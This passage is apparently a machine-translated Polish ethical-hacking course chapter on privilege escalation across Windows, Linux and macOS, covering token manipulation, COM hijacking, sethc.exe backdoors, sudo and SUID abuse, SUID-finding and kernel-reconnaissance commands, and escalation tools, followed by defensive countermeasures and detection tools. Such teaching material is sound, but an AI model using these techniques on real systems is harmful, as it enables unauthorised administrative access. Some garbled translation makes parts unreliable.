Dostęp do manipulacji tokenem

W systemach operacyjnych Windows tokeny dostępu służą do określania kontekstu zabezpieczeń procesu lub wątku. Te tokeny obejmują profil dostępu (tożsamość i uprawnienia) użytkownika powiązanego z procesem. Po uwierzytelnieniu użytkownika system generuje token dostępu. Każdy proces wykonywany przez użytkownika korzysta z tego tokena dostępu. System weryfikuje ten token dostępu, gdy proces uzyskuje dostęp do zabezpieczonego obiektu. Każdy użytkownik systemu Windows może zmodyfikować te tokeny dostępu, tak aby proces wyglądał, jakby należał do innego użytkownika niż ten, który go uruchomił. Następnie proces uzyskuje kontekst zabezpieczeń nowego tokenu. Na przykład administratorzy systemu Windows muszą logować się jako zwykli użytkownicy i uruchamiać swoje narzędzia z uprawnieniami administratora, używając polecenia „runas” do manipulowania tokenami. Atakujący mogą to wykorzystać, aby uzyskać dostęp do tokenów innych użytkowników lub wygenerować sfałszowane tokeny, aby zwiększyć uprawnienia i wykonać złośliwe działania, unikając wykrycia.

Fałszowanie nadrzędnego PID

Atakujący próbują ominąć wewnętrzny proces lub usługę, która śledzi środki bezpieczeństwa i zwiększyć uprawnienia, fałszując identyfikator procesu nadrzędnego (PPID) ostatnio dodanego procesu. Te nowe procesy pochodzą bezpośrednio od swojego rodzica, jeśli nie są dokładnie określone. Jawną specyfikację można sporządzić, podając identyfikator PPID dla nowego procesu za pośrednictwem interfejsu API CreateProcess. Zwykle ten proces wywołania interfejsu API składa się z określonych argumentów w celu określenia konkretnego identyfikatora PPID, który ma zostać użyty. Odpowiedni identyfikator PPID można ustawić dla procesu, który pochodzi z systemu za pośrednictwem procesów systemowych, takich jak svchost.exe lub zgoda.exe przy użyciu funkcji Kontrola konta użytkownika systemu Windows (UAC). Atakujący nadużywają tych metod, aby ominąć

mechanizmy bezpieczeństwa, które ograniczają odradzanie się procesów od rodzica, narzędzia analizujące relacje rodzic-dziecko i utrzymywać uporczywość w celu podniesienia swoich uprawnień.

Podkładanie aplikacji

Systemy operacyjne Windows używają struktury zgodności aplikacji systemu Windows zwanej podkładkami, aby zapewnić zgodność między starszymi i nowszymi wersjami systemu Windows. Na przykład podkładka podkładki aplikacji umożliwia programom utworzonym dla systemu Windows XP zgodność z systemem Windows 11. Podkładki zapewniają bufor między programem a systemem operacyjnym. Ten bufor jest przywoływany, gdy program jest wykonywany w celu sprawdzenia, czy program wymaga dostępu do bazy danych shim. Gdy program musi komunikować się z systemem operacyjnym, baza danych shim używa przechwytywania API w celu przekierowania kodu. Wszystkie podkładki instalowane przez domyślny instalator Windows (sbinst.exe) są przechowywane w

%WINDIR%\AppPatch\sysmain.sdb

hklm\software\microsoft\windows

nt\currentversion\appcompatflags\installedsdb

Podkładki działają w trybie użytkownika i nie mogą modyfikować jądra. Niektóre z tych podkładek mogą być używane do omijania UAC (RedirectEXE), wstrzykiwania złośliwych bibliotek DLL (InjectDLL), przechwytywania pamięci adresy (GetProcAddress) itp. Atakujący może użyć tych podkładek do wykonania różnych działań ataki obejmujące wyłączenie usługi Windows Defender, eskalację uprawnień, instalowanie backdoorów, itp.

Słabość uprawnień systemu plików

Wiele procesów w systemach operacyjnych Windows automatycznie wykonuje pliki binarne w ramach swojej funkcjonalności lub w celu wykonania określonych działań. Jeśli uprawnienia systemu plików tych plików binarnych nie są ustawione prawidłowo, docelowy plik binarny może zostać zastąpiony złośliwym plikiem, a rzeczywisty proces może go wykonać. Jeśli proces, który wykonuje ten plik binarny, ma uprawnienia wyższego poziomu, plik binarny jest również wykonywany z uprawnieniami wyższego poziomu, które mogą obejmować SYSTEM. Atakujący mogą wykorzystać tę technikę do zastąpienia oryginalnych plików binarnych złośliwymi plikami binarnymi w celu eskalacji uprawnień. Atakujący wykorzystują tę technikę do manipulowania plikami binarnymi usług systemu Windows i samorozpakowującymi się instalatorami.

Przechwytywanie ścieżki

Przechwytywanie ścieżki to metoda umieszczania pliku wykonywalnego na określonej ścieżce w taki sposób, że aplikacja wykona go w miejsce legalnego celu. Atakujący mogą wykorzystać kilka luk lub błędnych konfiguracji, aby przechwycić ścieżki, takie jak ścieżki niecytowane (ścieżki usług i ścieżki skrótów), błędna konfiguracja zmiennych środowiskowych ścieżki i przejęcie kolejności wyszukiwania. Przechwycenie ścieżki pomaga atakującemu zachować trwałość w systemie i eskalować uprawnienia.

Nadużywanie funkcji ułatwień dostępu

Atakujący tworzą trwałość i eskalują uprawnienia, osadzając i uruchamiając złośliwy kod w funkcjach ułatwień dostępu systemu Windows. Funkcje ułatwień dostępu są aktywowane za pomocą kombinacji klawiszy jeszcze przed zalogowaniem się użytkownika do systemu. Atakujący może manipulować tymi funkcjami, aby uzyskać dostęp do backdoora bez logowania się do systemu. W środowisku Windows programy te są przechowywane w lokalizacji C:\windows\System32\ i można je uruchomić, naciskając

określone klawisze podczas ponownego uruchamiania systemu. Atakujący uzyskują eskalowane uprawnienia, zastępując jedną z funkcji ułatwień dostępu plikiem cmd.exe lub zamieniając pliki binarne w rejestrze, aby uzyskać dostęp do backdoora po naciśnięciu kombinacji klawiszy na ekranie logowania. Ta technika umożliwia atakującym uzyskanie dostępu na poziomie systemu. Poniżej przedstawiono inne ułatwienia dostępu wykorzystywane przez osoby atakujące:

o Klawiatura ekranowa: C:\Windows\System32\osk.exe

o Lupa: C:\Windows\System32\Magnify.exe

o Narrator: C:\Windows\System32\Narrator.exe

o Przełącznik wyświetlacza: C:\Windows\System32\DisplaySwitch.exe

o Przełącznik aplikacji: C:\Windows\System32\AtBroker.exe

o Klucze trwałe: C:\Windows\System32\sethc.exe

Wstrzykiwanie historii SID

W systemie Windows identyfikator zabezpieczeń systemu Windows (SID) to unikatowa wartość przypisana do każdego konta użytkownika i grupy, wydana przez kontroler domeny (DC) w momencie tworzenia. Te konta AD mogą przechowywać wiele wartości SID w atrybucie SID-history, który jest używany podczas migracji użytkownika z jednej domeny do drugiej. Napastnicy nadużywają tej funkcji, aby wstrzyknąć wartość SID konta administratora lub równoważnego konta zawierającego wyższe uprawnienia do atrybutu SID-history konta użytkownika, którego naruszono. To wstrzyknięcie może podnieść uprawnienia konta użytkownika, za pomocą którego osoba atakująca może uzyskać dostęp do ograniczonych zasobów lub systemów zdalnych. Atakujący mogą również uzyskiwać dostęp do innych zasobów domeny, wykonując dalsze techniki przenoszenia, takie jak usługi zdalne, udziały administratora SMB/Windows lub zdalne zarządzanie systemem Windows.

Przejęcie COM

Component Object Model (COM) to moduł interfejsu w środowiskach Windows, który umożliwia składnikowi oprogramowania interakcję z kodem innego składnika oprogramowania bez wiedzy o ich rzeczywistej implementacji. Atakujący wykorzystują obiekty COM, przechwytując ich prawidłowe referencje i dodając własne referencje, aby zainfekować system docelowy i osiągnąć trwałość. Ten proces obejmuje modyfikowanie lub zastępowanie odniesień do obiektów złośliwą zawartością w rejestrze systemu Windows. Kiedy użytkownik uruchamia ten często używany obiekt, złośliwy kod jest automatycznie wykonywany, co pozwala atakującym zachować trwałość i zwiększyć uprawnienia nadane obiektowi. Atakujący mogą używać następujących technik podczas przejmowania portu COM:

o Wykorzystując proces ładowania rejestru i tworząc szkodliwy obiekt użytkownika w rejestrze HKEY_cuRRENT_uSER\Software\ciasses\CLSiD\, który jest ładowany przez system przed załadowaniem rejestru HKEY LOCAL_MACHINE\SOFTWARE\Classes\CLSID\

o Przez zamianę istniejących bibliotek DLL lub nazw plików wykonywalnych na złośliwe ładunki, które zostaną wykonane, gdy uruchomione zostaną legalne biblioteki DLL lub pliki wykonywalne

o Korzystając z osieroconych żądań wysyłanych przez komponenty systemu, które nie są jeszcze zdefiniowane w rejestrze, tworząc złośliwe obiekty COM dla tych żądań w rejestrze HKEY_CURRENT_USER i mapując je na złośliwe ładunki ukryte w systemie plików

Zaplanowane zadania w systemie Windows

Zaplanowane zadania umożliwiają użytkownikom automatyczne wykonywanie rutynowych zadań wybranych dla komputera. Windows zawiera narzędzia takie jak at i schtasks. Użytkownik z uprawnieniami administratora może używać tych narzędzi w połączeniu z Harmonogramem zadań do planowania programów lub skryptów, które mogą być wykonywane w określonym dniu i o określonej godzinie. Jeśli użytkownik zapewni odpowiednie uwierzytelnienie, może również zaplanować zadanie ze zdalnego systemu za pomocą zdalnego wywoływania procedur (RPC). Osoba atakująca może wykorzystać tę technikę do uruchamiania złośliwych programów podczas uruchamiania systemu, utrzymywania trwałości, zdalnego wykonywania, zwiększania uprawnień itp.

Zaplanowane zadania w systemie Linux

Linux wykorzystuje cron lub crond, narzędzie oparte na instrukcjach, do automatyzacji planowania zadań. Atakujący nadużywają tego narzędzia do wyzwalania złośliwego ładunku, gdy zaplanowane jest wykonanie określonego zadania. Ten harmonogram pomaga użytkownikom z uprawnieniami administratora w konfigurowaniu crona i wykonywaniu monotonnego zadania cron w określonym czasie, cron wykonuje wszystkie polecenia z pliku crontab znajdującego się w jego katalogu głównym, /etc/crontab. Atakujący eskalują uprawnienia systemowe, dokonując zmian w skryptach wykonywanych przez crona znajdujących się w /etc/crontab. Modyfikując te skrypty, osoby atakujące mogą wymusić automatyczne wykonanie złośliwych skryptów podczas ponownego uruchamiania systemu w celu uzyskania uprawnień administratora.

Polecenie: Opis

crontab <nazwa pliku> : Instaluje lub modyfikuje plik crontab

crontab -1 : Wyświetla aktualnie działające crontaby

crontab -r : Usuwa plik crontab

crontab -r <Nazwa użytkownika> : Usuwa crontab określonego użytkownika

crontab –e : Planuje aktualizacje oprogramowania/modyfikuje plik crontab bieżącego użytkownika

crontab –u <Nazwa użytkownika> -e : Modyfikuje crontab określonego użytkownika

Uruchom demona

Podczas procesu uruchamiania systemu macOS wykonywany jest program launchd w celu zakończenia procesu inicjalizacji systemu. Parametry każdego demona uruchamiania na żądanie na poziomie systemu, znajdującego się w katalogach /System/Library/LaunchDaemons i /Library/LaunchDaemons, są ładowane przy użyciu polecenia launchd. Te demony mają pliki listy właściwości (plist), które są połączone z plikami wykonywalnymi, które są uruchamiane podczas uruchamiania. Atakujący mogą stworzyć i zainstalować nowego demona uruchamiania, który można skonfigurować do uruchamiania w czasie uruchamiania za pomocą launchd lub launchctl w celu załadowania plist do odpowiednich katalogów. Słabe konfiguracje umożliwiają atakującemu zmianę pliku wykonywalnego istniejącego demona uruchamiania w celu zachowania trwałości lub eskalacji uprawnień.

Modyfikacja Plista

W systemie macOS pliki plist (lista właściwości) zawierają wszystkie informacje niezbędne do skonfigurowania aplikacji i usług. Pliki te opisują, kiedy programy powinny się uruchamiać, ścieżkę pliku wykonywalnego, parametry programu, podstawowe uprawnienia systemu operacyjnego itp. Pliki plist są przechowywane w określonych lokalizacjach, takich jak /Library/Preferences (które są uruchamiane z uprawnieniami wysokiego poziomu) i ~/Library/Preferences (które są wykonywane z uprawnieniami

użytkownika). Atakujący mogą uzyskiwać dostęp do tych plików plist i modyfikować je w celu wykonania złośliwego kodu w imieniu uprawnionego użytkownika, a następnie wykorzystać je jako mechanizm trwałości i do eskalacji uprawnień.

Setuid i Setgid

W systemach Linux i macOS, jeśli aplikacja używa setuid lub setgid, aplikacja zostanie uruchomiona z uprawnieniami odpowiednio użytkownika lub grupy będącej właścicielem. Ogólnie rzecz biorąc, aplikacje działają z uprawnieniami bieżącego użytkownika. Istnieją pewne okoliczności, w których programy muszą być uruchamiane z podwyższonymi uprawnieniami, ale użytkownik uruchamiający program nie potrzebuje podwyższonych uprawnień. W tym scenariuszu można ustawić flagi setuid lub setgid dla swoich aplikacji. Osoba atakująca może wykorzystać aplikacje z flagami setuid lub setgid do wykonania złośliwego kodu z podwyższonymi uprawnieniami.

Powłoka internetowa

Powłoka internetowa to skrypt internetowy, który umożliwia dostęp do serwera WWW. Powłoki internetowe można tworzyć we wszystkich systemach operacyjnych, takich jak Windows, Linux i macOS. Atakujący tworzą powłoki internetowe w celu wstrzyknięcia złośliwego skryptu na serwer WWW w celu utrzymania stałego dostępu i eskalacji uprawnień. Atakujący używają powłoki sieciowej jako backdoora w celu uzyskania dostępu do zdalnego serwera i kontrolowania go. Zasadniczo powłoka internetowa działa z uprawnieniami bieżącego użytkownika. Korzystając z powłoki internetowej, osoba atakująca może zwiększyć uprawnienia, wykorzystując luki w zabezpieczeniach systemu lokalnego. Po eskalacji uprawnień osoba atakująca może zainstalować złośliwe oprogramowanie, zmienić uprawnienia użytkownika, dodawać lub usuwać użytkowników, kraść dane uwierzytelniające, czytać wiadomości e-mail itp.

Nadużywanie praw Sudo

Sudo (użytkownik zastępczy do) to narzędzie systemowe oparte na systemach UNIX i Linux, które umożliwia użytkownikom uruchamianie poleceń jako superużytkownik lub root przy użyciu uprawnień bezpieczeństwa innego użytkownika. Plik /etc/sudoers zawiera konfigurację uprawnień sudo. Ten plik zawiera szczegółowe informacje dotyczące uprawnień dostępu, w tym poleceń, które mogą być uruchamiane z hasłami lub bez na użytkownika lub grupę. Atakujący mogą nadużywać sudo, aby eskalować swoje uprawnienia do uruchamiania programów, których zwykli użytkownicy nie mogą uruchamiać. Na przykład, jeśli atakujący ma uprawnienia sudo do uruchomienia polecenia cp, może nadpisać plik /etc/sudoers lub /etc/shadow swoim własnym złośliwym plikiem. Nadpisując zawartość pliku sudoers, może edytować uprawnienia do uruchamiania różnych ograniczonych poleceń lub programów w celu przeprowadzania dalszych ataków na system.

Nadużywanie uprawnień SUID i SGID

Ustaw identyfikator użytkownika (SUID) i ustaw identyfikator grupy (SGID) to uprawnienia dostępu nadawane plikowi programu w systemach UNIX. Uprawnienia te zwykle pozwalają użytkownikom w systemie na uruchamianie programu z tymczasowo podwyższonymi uprawnieniami lub uprawnieniami administratora w celu wykonania określonego zadania. Pliki z prawami SUID i SGID działają z wyższymi uprawnieniami. W Linuksie istnieją pewne polecenia i pliki binarne, które atakujący mogą wykonać, aby podnieść swoje uprawnienia z użytkowników innych niż root do użytkowników root, jeśli ustawione są flagi praw SUID i SGID. Niektóre z poleceń wykonywalnych, których atakujący mogą użyć do stworzenia powłoki i eskalacji uprawnień, to nmap, vim, less, more, bash, cat, cp, echo, find, nano itp. Atakujący mogą użyć następujących poleceń, aby znaleźć SUID i pliki SGID w systemie docelowym:

Find SUID

find / -perm -u=s -type f 2>/dev/null

Find GUID

find / -perm -g=s -type f 2>/dev/null

Exploity jądra

Eksploity jądra odnoszą się do programów, które mogą wykorzystywać luki w jądrze do wykonywania dowolnych poleceń lub kodu z wyższymi uprawnieniami. Dzięki pomyślnemu wykorzystaniu luk w jądrze osoby atakujące mogą uzyskać dostęp do systemu docelowego na poziomie superużytkownika lub administratora. Aby uruchomić exploit jądra, osoby atakujące muszą znać szczegóły konfiguracji systemu docelowego. Atakujący używają następujących poleceń, aby uzyskać szczegółowe informacje, takie jak system operacyjny, wersja jądra i architektura systemu docelowego:

OS

cat /etc/issue

Kernel version

uname -a

Architecture

cat /proc/version


Atakujący przeszukują https://www.exploit-db.com i wykonują skrypty Pythona, takie jak linprivchecker.py, aby wykryć exploity jądra w celu eskalacji uprawnień.

Narzędzia eskalacji uprawnień

Narzędzia do eskalacji uprawnień, takie jak BeRoot, linpostexp, Windows Exploit Suggester itp. umożliwiają atakującym przeprowadzenie oceny konfiguracji systemu docelowego w celu znalezienia informacji o lukach w zabezpieczeniach, usługach, uprawnieniach do plików i katalogów, wersji jądra, architekturze itp. informacji, osoby atakujące mogą dalej znaleźć sposób na wykorzystanie i podniesienie swoich uprawnień w systemie docelowym.


BeRoot

BeRoot to narzędzie poeksploatacyjne do sprawdzania typowych błędnych konfiguracji w celu znalezienia sposobu na eskalację uprawnień. Jak pokazano na zrzucie ekranu, za pomocą tego narzędzia osoby atakujące mogą uzyskać informacje o uprawnieniach usługi, zapisywalnych katalogach z ich lokalizacjami, uprawnieniach do kluczy startowych itp.



linpostexp

Narzędzie linpostexp uzyskuje szczegółowe informacje o jądrze, które można wykorzystać do eskalacji uprawnień w systemie docelowym. Jak pokazano na zrzucie ekranu, za pomocą tego narzędzia osoby atakujące mogą uzyskać informacje o jądrze, systemach plików, superużytkowniku, sudoerach, wersji sudo itp.



Atakujący mogą wykorzystać te informacje do wykorzystania luk w jądrze w celu podniesienia swoich uprawnień. Następujące polecenie służy do wyodrębnienia tych informacji o systemie docelowym:

#python linprivchecker.py

Niektóre dodatkowe narzędzia do zwiększania uprawnień są wymienione w następujący sposób:

* PowerSploit (https://github.com)

* Fu11Powers (https://github.com)

* PEASS-ng (https://github.com)

* Sugestia wykorzystania luk w zabezpieczeniach systemu Windows (https://github.com)

Jak bronić się przed eskalacją uprawnień

Najlepszym środkiem zaradczym przeciwko eskalacji uprawnień jest zapewnienie użytkownikom najniższych możliwych uprawnień, które są odpowiednie do efektywnego korzystania z ich systemu. Dlatego nawet jeśli atakującemu uda się uzyskać dostęp do konta o niskich uprawnieniach, nie będzie mógł uzyskać dostępu na poziomie administracyjnym. Często błędy w kodzie programistycznym pozwalają na taką eskalację uprawnień w systemie docelowym. Jak wspomniano wcześniej, osoba atakująca może uzyskać dostęp do sieci za pomocą konta nieadministracyjnego, a następnie uzyskać wyższe uprawnienia administratora. Oto najlepsze środki zaradcze w celu obrony przed eskalacją uprawnień:

* Ogranicz uprawnienia do interaktywnego logowania.

* Uruchamiaj użytkowników i aplikacje z najniższymi uprawnieniami.

* Zaimplementuj uwierzytelnianie i autoryzację wieloskładnikową.

* Uruchom usługi jako konta nieuprzywilejowane.

* Zaimplementuj metodologię separacji uprawnień, aby ograniczyć zakres błędów programistycznych i błędów.

* Użyj techniki szyfrowania, aby chronić poufne dane.

* Zmniejsz ilość kodu uruchamianego z określonymi uprawnieniami.

* Wykonaj debugowanie za pomocą sprawdzania granic i testów warunków skrajnych.

* Dokładnie przetestuj system pod kątem błędów i błędów w kodowaniu aplikacji.

* Regularnie łataj i aktualizuj jądro.

* Zmień ustawienia UAC na „Zawsze powiadamiaj”, aby zwiększyć widoczność użytkownika, gdy wymagane jest podniesienie uprawnień UAC.

* Ogranicz użytkownikom możliwość zapisywania plików w ścieżkach wyszukiwania aplikacji.

* Stale monitoruj uprawnienia systemu plików za pomocą narzędzi kontrolnych.

* Zmniejsz uprawnienia kont użytkowników i grup, aby tylko uprawnieni administratorzy mogli wprowadzać zmiany w usługach.

* Używaj narzędzi do białej listy, aby identyfikować i blokować złośliwe oprogramowanie, które zmienia uprawnienia do plików, katalogów lub usług.

* Używaj w pełni kwalifikowanych ścieżek we wszystkich aplikacjach Windows.

* Upewnij się, że wszystkie pliki wykonywalne są umieszczone w katalogach chronionych przed zapisem.

* W systemie macOS zapobiegaj zmianom plików plist przez użytkowników, ustawiając je jako tylko do odczytu.

* Blokuj niechciane narzędzia systemowe lub oprogramowanie, które może być używane do planowania zadań.

* Regularnie łataj i aktualizuj serwery WWW.

* Wyłącz domyślne konto administratora lokalnego.

* Wykrywaj, naprawiaj i naprawiaj wszelkie wady lub błędy działające w usługach systemowych.

* Zachowaj pliki tylko do odczytu i zapewnij dostęp do zapisu tylko tym użytkownikom i grupom, które tego wymagają.

* Włącz obsługę administracyjną i anulowanie obsługi administracyjnej kont, aby zapobiec przejęciu osieroconych kont.

* Włącz zapobieganie wykonywaniu danych (DEP) w systemach Windows, aby zablokować wszelkie żądania kodu wykonywalnego.

Broń się przed nadużywaniem praw sudo

* Wdrożenie silnej polityki haseł dla użytkowników sudo.

* Wyłącz buforowanie haseł, ustawiając timestamp_timeout na 0, aby użytkownicy musieli wprowadzać swoje hasło za każdym razem, gdy wykonywane jest sudo.

* Oddziel konta administracyjne na poziomie sudo od zwykłych kont administratora, aby zapobiec kradzieży poufnych haseł.

* Aktualizuj uprawnienia użytkowników i konta w regularnych odstępach czasu.

* Testuj użytkowników Sudo z dostępem do programów zawierających parametry lub wykonanie dowolnego kodu.

Broń się przed atakami DCSync

Oto najlepsze środki zaradcze do obrony przed atakami DCSync:

* Sprawdź uprawnienia przypisane użytkownikom i administratorom. Śledź konta, które proszą o prawa do replikacji domeny.

* Przeprowadzanie szkoleń w zakresie świadomości bezpieczeństwa w zakresie konfiguracji systemu, zarządzania poprawkami systemowymi, wykrywania zagrożeń i systemów reagowania.

* Wdróż narzędzia nadzoru sieci, takie jak Sean Metcalf i StealthDEFEND, aby gromadzić adresy IP DC i decydować, które adresy IP należy uwzględnić na liście replikacji.

Broń się przed fałszowaniem PPID

* Zweryfikuj pola PPID, w których przechowywane są informacje, aby wykryć nieprawidłowości.

* Zidentyfikuj legalny proces nadrzędny za pomocą PID nagłówka zdarzenia określonego przez ETW.

* Okresowo analizuj wywołania interfejsu API systemu Windows, takie jak CreateProcess, pod kątem złośliwych identyfikatorów PID.

* Monitoruj systemowe wywołania API, przypisując wyłącznie identyfikatory PPID do nowych procesów.

Narzędzia do obrony przed przejęciem bibliotek DLL i Dylib

Specjaliści ds. cyberbezpieczeństwa mogą korzystać z narzędzi, takich jak Dependency Walker, DLL Hijack Audit Kit i DLLSpy, aby wykrywać i zapobiegać eskalacji uprawnień za pomocą przejmowania bibliotek DLL. Ponadto narzędzia, takie jak Dylib Hijack Scanner, pomagają specjalistom ds. Narzędzia te pomagają specjalistom ds. bezpieczeństwa monitorować pliki systemowe pod kątem modyfikowania, przenoszenia, zmiany nazwy lub zastępowania bibliotek DLL lub dylib w systemach.

Walker zależności

Dependency Walker jest przydatny do rozwiązywania problemów z błędami systemowymi związanymi z ładowaniem i wykonywaniem modułów. Wykrywa wiele typowych problemów z aplikacjami, takich jak brakujące moduły, nieprawidłowe moduły, niezgodności importu/eksportu, błędy cyklicznych zależności itp. Jak pokazano na zrzucie ekranu, specjaliści ds. cyberbezpieczeństwa używają Dependency Walker do weryfikacji wszystkich bibliotek DLL używanych przez aplikację, lokalizacji z które biblioteki DLL są załadowane, brakujące biblioteki DLL itp. Te informacje pomagają specjalistom ds. bezpieczeństwa wykrywać, instalować poprawki i naprawiać źle skonfigurowane biblioteki DLL w systemach.

Skaner przejęć Dylib

Dylib Hijack Scanner (DHS) to proste narzędzie, które przeskanuje komputer w poszukiwaniu aplikacji, które są podatne na przejęcie dylib lub zostały przejęte. Jak pokazano na zrzucie ekranu, specjaliści ds. bezpieczeństwa używają DHS do wykrywania aplikacji, które zostały przejęte lub są podatne na przejęcie dylib. Te informacje pomagają im instalować poprawki i naprawiać te aplikacje.

Obrona przed lukami w zabezpieczeniach Spectre i Meltdown

Różne środki zaradcze w celu obrony przed atakami polegającymi na eskalacji uprawnień, które wykorzystują luki w zabezpieczeniach Spectre i Meltdown, są następujące:

* Regularnie instaluj poprawki i aktualizuj systemy operacyjne i oprogramowanie sprzętowe

* Włącz ciągłe monitorowanie krytycznych aplikacji i usług działających w systemie i sieci

* Regularnie łataj wrażliwe oprogramowanie, takie jak przeglądarki

* Instaluj i aktualizuj programy blokujące reklamy i oprogramowanie chroniące przed złośliwym oprogramowaniem, aby blokować wstrzykiwanie złośliwego oprogramowania przez zainfekowane strony internetowe

* Włącz tradycyjne środki ochrony, takie jak narzędzia zabezpieczające punkty końcowe, aby zapobiec nieautoryzowanemu dostępowi do systemu

* Blokuj usługi i aplikacje, które pozwalają nieuprzywilejowanym użytkownikom na wykonywanie kodu

* Nigdy nie instaluj nieautoryzowanego oprogramowania ani nie uzyskuj dostępu do niezaufanych stron internetowych z systemów przechowujących poufne informacje

* Korzystaj z rozwiązań zapobiegających utracie danych (DLP), aby zapobiegać wyciekom krytycznych informacji z pamięci uruchomieniowej

* Często sprawdzaj u producenta aktualizacje systemu BIOS i postępuj zgodnie z instrukcjami dostarczonymi przez producenta, aby zainstalować aktualizacje

Narzędzia do wykrywania luk w zabezpieczeniach Spectre i Meltdown

Specjaliści ds. bezpieczeństwa mogą korzystać z narzędzi, takich jak InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool itp., aby wykrywać luki w zabezpieczeniach Spectre i Meltdown istniejące w sprzęcie systemowym. Wykrywanie tych luk przed ich wykorzystaniem pomaga specjalistom ds. bezpieczeństwa instalować niezbędne poprawki systemu operacyjnego i oprogramowania układowego w celu obrony przed takimi atakami.

InSpectre

InSpectre bada i ujawnia możliwości sprzętu i oprogramowania systemu Windows w celu zapobiegania atakom Meltdown i Spectre. Wykrywanie tych luk na wczesnym etapie pomaga specjalistom ds. bezpieczeństwa aktualizować sprzęt systemowy, BIOS, który ponownie ładuje zaktualizowane oprogramowanie sprzętowe procesora, oraz system operacyjny, aby korzystać z nowych funkcji procesora.

Kontroler Widm i Meltdown

Spectre & Meltdown Checker to skrypt powłoki służący do określania, czy system jest podatny na różne CVE „wykonania spekulacyjnego”. W przypadku systemów Linux skrypt wykryje środki zaradcze, w tym przeniesione z powrotem poprawki inne niż waniliowe, niezależnie od reklamowanego numeru wersji jądra lub dystrybucji (takiej jak Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch itp.). Jak pokazano na zrzucie ekranu, specjaliści ds. bezpieczeństwa używają narzędzia Spectre & Meltdown Checker do określenia, czy system jest odporny na spekulacyjne luki w zabezpieczeniach. To narzędzie pomaga im w weryfikacji, czy system ma znane prawidłowe środki zaradcze.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
└── $sudo ./spectre-meltdown-checker.sh
[sudo] password for attacker:
Spectre and Meltdown mitigation detection tool v0.45

Checking for vulnerabilities on current system
Kernel is Linux 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64
CPU is Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available: YES
    * CPU indicates IBRS capability: YES (SPEC_CTRL feature bit)
  * Indirect Branch Prediction Barrier (IBPB)
    * CPU indicates IBPB capability: YES (SPEC_CTRL feature bit)
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available: YES
    * CPU indicates STIBP capability: NO
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability: YES (Intel SSBD)
  * L1 data cache invalidation
    * CPU indicates L1D flush capability: YES (L1D flush feature bit)
  * Microarchitectural Data Sampling
    * VERW instruction is available: NO
  * Indirect Branch Predictor Controls
    * Indirect Predictor Disable feature is available: NO
